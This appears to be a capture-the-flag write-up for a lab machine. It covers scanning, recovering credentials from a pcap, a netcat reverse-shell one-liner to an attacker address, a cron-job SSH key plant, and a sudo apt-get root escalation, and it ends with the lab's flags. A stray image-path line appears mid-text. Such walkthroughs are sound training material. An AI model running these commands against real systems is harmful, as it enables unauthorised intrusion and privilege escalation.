Smag Grotto

Smag Grotto

Follow the yellow brick road.

Nmap

```
┌──(punitzen㉿kali)-[~/thmlabs/smagGrotto]
└─$ sudo nmap -sC -sV 10.10.154.122
[sudo] password for punitzen:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-19 12:49 IST
Nmap scan report for 10.10.154.122
Host is up (0.50s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)
|   256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)
|_  256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Smag
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.45 seconds
```

Gobuster Scan

```
┌──(punitzen㉿kali)-[~/thmlabs/smagGrotto]
└─$ gobuster dir -u http://10.10.154.122/ -w ~/wordlists/directory-list-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:          http://10.10.154.122/
[+] Threads:      10
[+] Wordlist:     /home/punitzen/wordlists/directory-list-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
===============================================================
2021/04/19 12:52:44 Starting gobuster
===============================================================
/mail (Status: 301)

[+] Finished
```

Mail Directory

Network Migration

Due to the exponential growth of our platform, and thus the need for more systems, we need to migrate everything

from our current 192.168.33.0/24 network to the 10.10.0.0/8 network.
The previous engineer had done some network traces so hopefully they will give you an idea of how our systems are addressed.
dHJhY2Uy.pcap
TO: NETADMIN@SMAG.THM CC: UZI@SMAG.THM FROM: JAKE@SMAG.THM

Re: Network Migration

I tried downloading the file but I found an anomaly in the attached file, could you please tell me what has happened here?

TO: JAKE@SMAG.THM CC: NETADMIN@SMAG.THM FROM: UZI@SMAG.THM

Re: Network Migration

Hi Uzi, as the previous developer had found a bug in the email2web software that he has been unable to fix, could you please download all attachments with wget until further notice, thank you.

TO: UZI@SMAG.THM CC: NETADMIN@SMAG.THM FROM: JAKE@SMAG.COM

There is a pcap file which we can do forensics with Wireshark

dHJhY2Uy.pcap - name is base64 encoded
decodes to trace2.pcap

trace2.pcap Forensics

```
POST /login.php HTTP/1.1
Host: development.smag.thm
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 39
Content-Type: application/x-www-form-urlencoded
username=helpdesk&password=cH4nG3M3_n0w
HTTP/1.1 200 OK
Date: Wed, 03 Jun 2020 18:04:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```


There were only few TCP packets for host "development.smag.thm"

devlopment site

http://development.smag.thm/login.php

we could login with found credentials from pcap file

Looks like after login, we can issue commands from website to machine



---

let's send bash reverse shell

Bash Revshell

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.XX.XXX.183 4242 >/tmp/f
```

After Executing the command we got the shell

```
┌──(punitzen㉿kali)-[~/thmlabs/smagGrotto]
└─$ rlwrap nc -nvlp 4242
listening on [any] 4242 ...
connect to [10.XX.XXX.183] from (UNKNOWN) [10.10.164.127] 37980
/bin/sh: 0: can't access tty; job control turned off
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
export TERM=xterm
www-data@smag:/var/www/development.smag.thm$
zsh: suspended  rlwrap nc -nvlp 4242

┌──(punitzen㉿kali)-[~/thmlabs/smagGrotto]
└─$ stty raw -echo

┌──(punitzen㉿kali)-[~/thmlabs/smagGrotto]
└─$
[1]  + continued  rlwrap nc -nvlp 4242
www-data@smag:/var/www/development.smag.thm$
```

Privilege Escalation

We are www-data now

Transfered Linpeas to the target machine

---

* * * * * root /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys

Linpeas found this cron job
if we could add our public key to it, then we can ssh to the box
lets see

Cron Job

$ ssh-keygen -f jake

add the jake.pub to jake_id_rsa.pub.backup file and wait

then ssh into the box

$ ssh -i jake jake@smag.thm

We got the SSH session

Jake PE to root

jake@smag:~$ sudo -l
Matching Defaults entries for jake on smag:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
(ALL : ALL) NOPASSWD: /usr/bin/apt-get

Looking at the gtfo bins, we have here

jake@smag:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)

Questions

What is the user flag
iusGorV7EbmxM5AuIe2w499msaSuqU3j

What is root flag
uJr6zRgetaniyHVRqqL58uRasybBKz2T